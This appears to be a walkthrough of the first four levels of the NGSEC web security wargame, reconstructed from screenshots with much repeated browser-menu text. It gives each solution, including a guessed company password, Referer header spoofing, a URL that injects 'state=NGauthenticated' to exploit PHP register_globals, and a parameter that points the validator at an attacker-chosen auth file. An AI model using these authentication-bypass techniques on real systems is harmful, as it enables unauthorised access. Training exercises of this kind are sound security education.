
# NGSEC Web Application Security Game 1

## Level 1

http://quiz.ngsec.com/game1/level1/index.php


Next Generation Security Technologies | ngGames | Game #1
http://quiz.ngsec.com/game1/level1/index.php
Getting Started
Latest Headlines
Proxy: None
Apply
Edit
Remove
Add
Status:Using None
Preferences
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
Tools
View Source
Options
SANS - Internet Storm Center - C...
Next Generation Security Technol...
NGSEC
home | company | press | ngServices | ngProducts | ngResearch | ngGames | partners | sitemap
StackDefender : PAX on Windows !
Buffer overflows, 0-days, worms, exploits...
FREE DOWNLOAD NOW !!
NGSEC
Protect "from" the unknown!
Submit
Done
Proxy: None

Level 1: The Simple one


Login: admin

Password:

Related useful reading:


- An example list of common and especially bad passwords
- Default password list

The challenge page



```
    </td>
   </tr>
  </table>

  <br><br>
  <center> <span class="cab"><b>Related useful reading:</b></span> </center>
   <table align="center" border="0">
    <tr>
    <td>
     <ul>
      <li><a href="http://geodsoft.com/howto/password/common.htm" target="_new">
          <span class="txt">An example list of common and especially bad passwords</span></a>
      </li>
      <li><a href="http://www.phenoelit.de/dpl/dpl.html" target="_new">
          <span class="txt">Default password list</span></a>
      </li>
     </ul>
    </td>
    </tr>
   </table>

  <br><br>
  <p class="txt" align="center"><b>Hint:</b> Password is related to this company.</p>

<!-- -->

      </td>
     </tr>
    </table>
```

View Source: the hint is password is related to this company


Next Generation Security Technologies | ngGames | Game #1
http://quiz.ngsec.com/game1/level1/index.php
http://quiz.ngsec.com/game1/level1/validate_level1.php?login=admin&passwor
Getting Started
Latest Headlines
Proxy: None
Apply
Edit
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Status:Using None
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Disable
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Outline
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View Source
Options
SANS - Internet Storm Center - C...
Next Generation Security Technol...
NGSEC
home | company | press | ngServices | ngProducts | ngResearch | ngGames | partners | sitemap
StackDefender : PAX on Windows !
Buffer overflows, 0-days, worms, exploits...
FREE DOWNLOAD NOW !!!
Protect "from" the unknown!
Submit score

Level 1 Completed!

CONGRATULATIONS!!! Authentication Completed!

At this point you should update your score filling this form.

Not yet registered? Follow this link: Registration Form

Nickname chrisgates


Password ******

Completing the challenge

The password is **ngsec**

## Level 2

http://quiz.ngsec.com/game1/level2/l33t.php


Next Generation Security Technologies | ngGames | Game #1
http://quiz.ngsec.com/game1/level1/index.php
Getting Started
Latest Headlines
Next Generation Security Technologies | ngGames | Game #1
http://quiz.ngsec.com/game1/level2/l33t.php
Getting Started
Latest Headlines
Proxy: None
Apply
Edit
Remove
Add
Status:Using None
Preferences
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
Tools
View Source
Options
SANS – Internet Storm Center – C...
Next Generation Security Technol...
NGSEC
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NGSEC
Protect from the u
Supporting Apache, IIS, SunOne and ISA Servers

Level 2: The Simple one + Host Checks


Login: admin

Password:

Submit


Related useful reading:

The challenge page


Next Generation Security Technologies | ngGames | Game #1
http://quiz.ngsec.com/game1/level1/index.php
Getting Started
Latest Headlines
Next Generation Security Technologies | ngGames | Game #1
http://quiz.ngsec.com/game1/level2/l33t.php
Getting Started
Latest Headlines
Proxy: None
Apply
Edit
Remove
Add
Status:Using None
Preferences
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
Tools
View Source
Options
view-source: - Source of: http://quiz.ngsec.com/game1/level2/l33t.php

```
it" value="Submit">



cab"><b>Related useful reading:</b></span> </center>
 border="0">

//www.datatrendsoftware.com/spoof.html" target="_new">
xt">How to spoof HTTP_REFERER</span></a>

//www.ietf.org/rfc/rfc2616.txt" target="_new">
xt">HTTP 1.1 RFC</span></a>



center"><b>Hint:</b> Referer is related to this company. Do not forget the Host header.</p>
```

View Source: the hint is we have to spoof the referrer header


Next Generation Security Technologies | ngGames | Game #1
http://quiz.ngsec.com/game1/level1/index.php
Getting Started
Latest Headlines
Next Generation Security Technologies | ngGames | Game #1
http://quiz.ngsec.com/game1/level2/l33t.php
Getting Started
Latest Headlines
Proxy: None
Apply
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Forms
SANS - Internet Storm Center
home | comp
NGSEC
Tamper Data - Ongoing requests
Start Tamper
Options
Help
Filter
Show All
Time
Dur
Flags
Request Header
alue

http://quiz.ngsec.com/game1/level2/validate_l33t.php?login=admin&password=ng...

| Request Header Name | Request Header... |
|---|---|
| Host | quiz.ngsec.com |
| User-Agent | Mozilla/5.0 (Maci |
| Accept | text/xml,applicat |
| Accept-Language | en-us,en;q=0.5 |
| Accept-Encoding | gzip,deflate |
| Accept-Charset | ISO-8859-1,utf-8 |
| Keep-Alive | 300 |
| Connection | keep-alive |
| Referer | '/www.ngsec.com |

| Post Parameter Name | Post Parameter ... |
|---|---|

23:10:24.... 968


D_DOCUM...

Using the tamper data extension to spoof the referrer header

The password is: **ngsec**
The referrer needs to be: **http://www.ngsec.com/**

## Level 3

http://quiz.ngsec.com/game1/level3/NGrules.php



Next Generation Security Technologies | ngGames | Game #1
http://quiz.ngsec.com/game1/level1/index.php
http://quiz.ngsec.com/game1/level3/NGrules.php
Getting Started Latest Headlines
Proxy: None Apply Edit Remove Add Status:Using None Preferences
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
Next Generation Security Technol...
NGSEC
home | company | press | ngServices | ngProducts | ngResearch | ngGames | partners | sitemap
NGSecureWeb : IPS for WebServers !
Supporting Apache, IIS, SunOne and ISA Servers


Level 3: The Common PHP mistake

Login:
Password:
Submit

Related useful reading:

- PHP secure coding

The challenge page



```
<?php

$valid_user="not_again_admin";
$valid_pass="not_again_ngsec";

    if (($login==$valid_user) && ($password==$valid_pass)) { $state="NGauthenticated"; }

    if ($state=="NGauthenticated") {

       AUTHENTICATION COMPLETED STUFF

     }  else {

       AUTHENTICATION ERROR STUFF


     }


?>
```


Viewing the source of NGrules and how the validation works

The relevant part of the code is:

```
[...]
   if ($state=="NGauthenticated") {
       AUTHENTICATION COMPLETED STUFF
     }  else {
[...]
```

So we need to add a state=NGauthenticated to the URL

http://quiz.ngsec.com/game1/level3/validate_NGrules.php?login=&password=&state=NGauthenticated


Next Generation Security Technologies | ngGames | Game #1
Getting Started
Latest Headlines
Proxy: None
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Status:Using None
Preferences
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Cookies
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Tools
View Source
Options
Next Generation Security Technol...
NGSEC
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Submit score

http://quiz.ngsec.com/game1/level1/index.php

game1/level3/validate_NGrules.php?login=&password=&state=NGauthenticated

Level 3 Completed!

CONGRATULATIONS!!! Authentication Completed!

At this point **you should update your score** filling this form.

**Not yet registered?** Follow this link: Registration Form


Nickname

Password

The completed challenge

## Level 4

http://quiz.ngsec.com/game1/level4/tryforfun.php


Next Generation Security Technologies | ngGames | Game #1
http://quiz.ngsec.com/game1/level1/index.php
Getting Started
Latest Headlines
Next Generation Security Technologies | ngGames | Game #1
http://quiz.ngsec.com/game1/level4/tryforfun.php
Getting Started
Latest Headlines
Proxy: None
Apply
Edit
Remove
Add
Status:Using None
Preferences
Disable
Cookies
CSS
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Images
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Miscellaneous
Outline
Resize
Tools
View Source
Options
NGSEC
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StackDefender : PAX on Windows !
Buffer overflows, 0-days, worms, exploits...
FREE DOWNLOAD NOW !!!
NGSEC
Protect "from" the unknown!
Submit

Level 4: The tricky PHP auth

Login: user
Password: ********

Related useful reading:

- Pseudo source code of the validate_tryforfun.php
- Format of the Auth File, maybe useful for something.


The challenge page

Look at the Pseudo source code of the validate_tryforfun.php:
http://quiz.ngsec.com/game1/level4/validate_tryforfun.txt

And look at the Format of the Auth File:
http://quiz.ngsec.com/game1/level4/auth_file-format.txt

Trick validate_tryforfun.php to read the auth_file-format.txt file it will use "user" and "password" as valid auth input.

http://quiz.ngsec.com/game1/level4/validate_tryforfun.php?login=user&password=password&auth_file=./auth_file-format.txt



Next Generation Security Technologies | ngGames | Game #1
Getting Started
Latest Headlines
Proxy: None
Apply
Edit
Remove
Add
Status:Using None
Preferences
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Cookies
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View Source
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StackDefender : PAX on Windows !
Buffer overflows, 0-days, worms, exploits...
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http://quiz.ngsec.com/game1/level1/index.php

_tryforfun.php?login=user&password=password&auth_file=./auth_file-format.txt

Level 4 Completed!

CONGRATULATIONS!!! Authentication Completed!

At this point **you should update your score** filling this form.

**Not yet registered?** Follow this link: Registration Form

Nickname

